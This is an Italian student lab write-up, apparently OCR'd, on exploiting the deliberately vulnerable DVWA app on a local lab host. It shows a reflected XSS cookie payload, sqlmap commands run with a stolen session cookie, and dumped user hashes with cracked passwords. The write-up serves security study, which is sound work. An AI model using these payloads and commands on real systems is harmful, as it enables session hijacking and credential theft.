
Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA


Vulnerabilità Sfruttata: Reflected Cross-Site Scripting (XSS)

Script che è stato utilizzato:

<script>alert(document.cookie)</script>



Siccome l'input non è stato correttamente sanificato lato server, il payload JavaScript viene immediatamente eseguito nel browser. L'alert che viene restituito mostra il valore del document.cookie, consentendo di dimostrare l'esecuzione dello stesso. Questo ci permette di effettuare il furto di cookie (si sarebbe anche potuta reindirizzare la pagina a un sito malevolo o caricare script per attacchi più sofisticati).




Attacco Successivo: SQL Injection tramite Sqlmap

Grazie all'alert mostrato dal server si è risaliti al cookie della sessione, il quale permette tramite l'ausilio di Sqlmap di ricostruire i database e quindi procedere al furto di username e password per accedere al server. Ecco i passaggi eseguiti tramite questo strumento che velocizza di molto il processo di SQL Injection (manualmente sarebbe molto più lento).

IMPORTANTE: Per poter utilizzare Sqlmap è NECESSARIO essere in possesso dei cookie di una sessione.

Di seguito tutti i passaggi eseguiti per arrivare ad ottenere le credenziali degli utenti.



Per prima cosa per comodità è stata assegnata una variabile al cookie di sessione per avere una stringa più corta. Il primo comando utilizzato (--dbs) ci ha permesso di vedere i database disponibili sul server:


```
[09:22:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ⩾ 4.1
[09:22:25] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Esplorando le varie tables dei database si è arrivati a capire che gli users erano all'interno del database dvwa.

```
ali㉿kali)-[~]
qlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit" --cookie=$l -D dvwa -T users --columns
```

```
[09:26:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ⩾ 4.1
[09:26:00] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| user        | varchar(15) |
| avatar      | varchar(70) |
| first_name  | varchar(15) |
| last_name   | varchar(15) |
| password    | varchar(32) |
| user_id     | int(6)      |
+-------------+-------------+
```


Una volta trovato e verificato che all'interno della tabella users ci fossero nelle colonne i dati di interesse (user e password), con il comando dump all si è potuto estrarre e scaricare tutto il contenuto possibile dal database target, che in questo caso è dvwa, il quale ci ha permesso di risalire agli utenti e le loro password.



r_id	user	avatar	password	last_name	first_name
	admin	http://192.168.50.101/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
	gordonb	http://192.168.50.101/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
	1337	http://192.168.50.101/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
	pablo	http://192.168.50.101/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
	smithy	http://192.168.50.101/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

PICCOLA RIFLESSIONE:

In conclusione questo lavoro l'ho trovato molto interessante ed ha accresciuto in me un particolare interesse, sono curioso di sfruttare queste conoscenze ed arrivare a riuscire ad utilizzarle con sistemi più sicuri in modo da mettermi alla prova ed imparare. Ho provato ad utilizzare la sicurezza "medium" di DVWA e ho trovato che per ottenere il cookie di sessione ho dovuto utilizzare lo script document.cookie direttamente nella scheda sql injection (nella scheda XSS era già bloccata l'esecuzione del suddetto script). Ho anche fatto un ulteriore prova con la difesa ad "high" e per risalire al cookie sono arrivato a trovarlo tramite l'inspector di Firefox mettendo document.cookie all'interno della scheda Console dell'inspector (vedi screenshot sotto).


Inspector
Console
Debugger
Network
Style Editor
Filter Output
document.cookie
"security=high; PHPSESSID=cc626a3f14133ee0a0f082c51ce7c5dd"